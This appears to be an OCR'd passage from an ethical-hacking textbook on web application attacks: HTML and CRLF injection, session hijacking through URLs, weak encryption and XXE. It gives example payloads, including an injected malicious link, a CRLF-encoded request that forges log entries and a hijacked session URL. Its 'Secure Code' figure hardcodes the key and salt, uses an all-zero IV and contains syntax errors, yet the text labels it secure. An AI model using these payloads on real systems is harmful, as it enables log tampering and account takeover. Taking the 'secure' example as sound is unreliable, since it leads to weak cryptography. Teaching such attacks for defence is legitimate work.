<html>
<h1> Results matching the given query: </h1>
<h2></h2> special offer <a href=www.certifiedhacker.com>malicious
link</a><h2></h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  However, the attacker aims to include HTML code in a page that other users visit. For this purpose, code injection should be included in the page content that is intended to be viewed by end users. The injection occurs if applications save untrusted user inputs and disclose data to other users. For instance, assume that the abovementioned application consists of a page showing the users' search history:

  Code snippet (application template) for search history page

```
<html>
<h1> Recent search history: </h1>
<ol> <li><h2> {user_query_1} </h2>
<li><h2> {user_query_2} </h2> </ol>
</html>
```

Resulting search history page following HTML injection

```
<html>
<h1> Recent search history: </h1>
<ol>
<li><h2> Top 10 thriller movies </h2>
<li><h2></h2> special offer <a href=www.certifiedhacker.com>
malicious link</a><h2></h2>
</ol> </html>
```

Now, every search result link that a user tries to access will display a malicious link generated by the attacker. If any user is attracted to the link and opens it, he/she will be viewing the content generated from attacker's domain, and any credentials entered on that page are exfiltrated to the attacker.

- **CRLF Injection**

  In a carriage return line feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

  HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

  In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

  Consider the following example of CRLF injection in log files:

  Suppose that the admin panel has a log file with the IP time and URL path of the visited site as follows:

  ```
  10.10.10.10 - 09:25 - /index.php?page=about
  ```

If an attacker can embed CRLF characters into the HTTP request, then he/she can change the output flow and can enter fake log entries. Furthermore, the attacker can alter the web application response as follows:


```
/index.php?page=about&%0d%0a127.0.0.1 - 09:25-
/index.php?page=about&restrictedaction=edit
```

Here, `%0d` and `%0a` are CR and LF encoded characters. After injecting CRLF characters, the log entries appear as follows:

```
10.10.10.10 - 09:25 - /index.php?page=about&

127.0.0.1 - 09:25 - /index.php?page=home&restrictedaction=edit
```

Attackers exploit CRLF injection vulnerabilities to manipulate log entries to hide their malicious activities.



A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. At present, web applications implementing solid authentications fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," "account update," and so on. Therefore, developers must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID for the respective login when a user logs into `http://certifiedhackershop.com`. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into getting the session ID. The attacker now enters the following URL in his browser's address bar:

    ```
    http://certifiedhackershop.com/sale/saleitems=304;jsessionid=1
    2OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico
    ```

    This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**


  Attackers can identify passwords stored in databases because of weak hashing algorithms. Attackers can gain access to the web application's password database if user passwords are not encrypted, which allows the attacker to exploit every user's password.

- **Timeout Exploitation**

  If an application's session timeouts are set to longer durations, the sessions will last until the time specified, i.e., the session will be valid for a longer period. When the user closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later to conduct the attack, as sessions IDs can remain valid; thus, they can exploit the user's privileges.

  - **Example:**

    A user logs in to *www.certifiedhacker.com* using his/her credentials. After performing certain tasks, he/she closes the web browser without logging out of the page. The web application's session timeout is set to two hours. During the specified session interval, if an attacker has physical access to the user's system, he may then launch the browser, check the history, and click the *www.certifiedhacker.com* link, which automatically redirects him to the user's account without the need to enter the user's credentials.



A3 - Sensitive Data Exposure

Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a filesystem. If users do not maintain proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse the information.

Many web applications do not protect their sensitive data properly from unauthorized users. Web applications use cryptographic algorithms to encrypt their data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs due to flaws such as insecure cryptographic storage and information leakage.

Even though the data is encrypted, some cryptographic encryption methods have inherent weaknesses allowing attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit card fraud.

Developers can avoid such attacks using proper algorithms to encrypt sensitive data. At the same time, developers must take care to store the cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. Insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Sensitive data exposure can cause severe losses to a company. Hence, organizations must protect all their sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.

The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm.

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```

Figure 14.9: Vulnerable code example


Secure Code

```
private static String sKey = "zooooooooom!!!!";
private static String salt = "ooohhhhhhhhhh!!!!";
public static String encrypt(String plainText) {
byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
IvParameterSpec ivspec = new IvParameterSpec(iv);
SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);
SecretKey key = factory.generateSecret(keySpec);
SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");
Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);
byte[] utf8text = plainText.getBytes("UTF-8");
byte[] enryptedText = cipher.doFinal(utf8text);
return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.10: Secure code example

A4 - XML External Entity (XXE)

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows applications to parse XML input from an unreliable source
- Attackers can a refer a victim's web application to an external entity by including the reference in the malicious XML input
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to access protected files and services from servers or connected networks



A4 - XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.


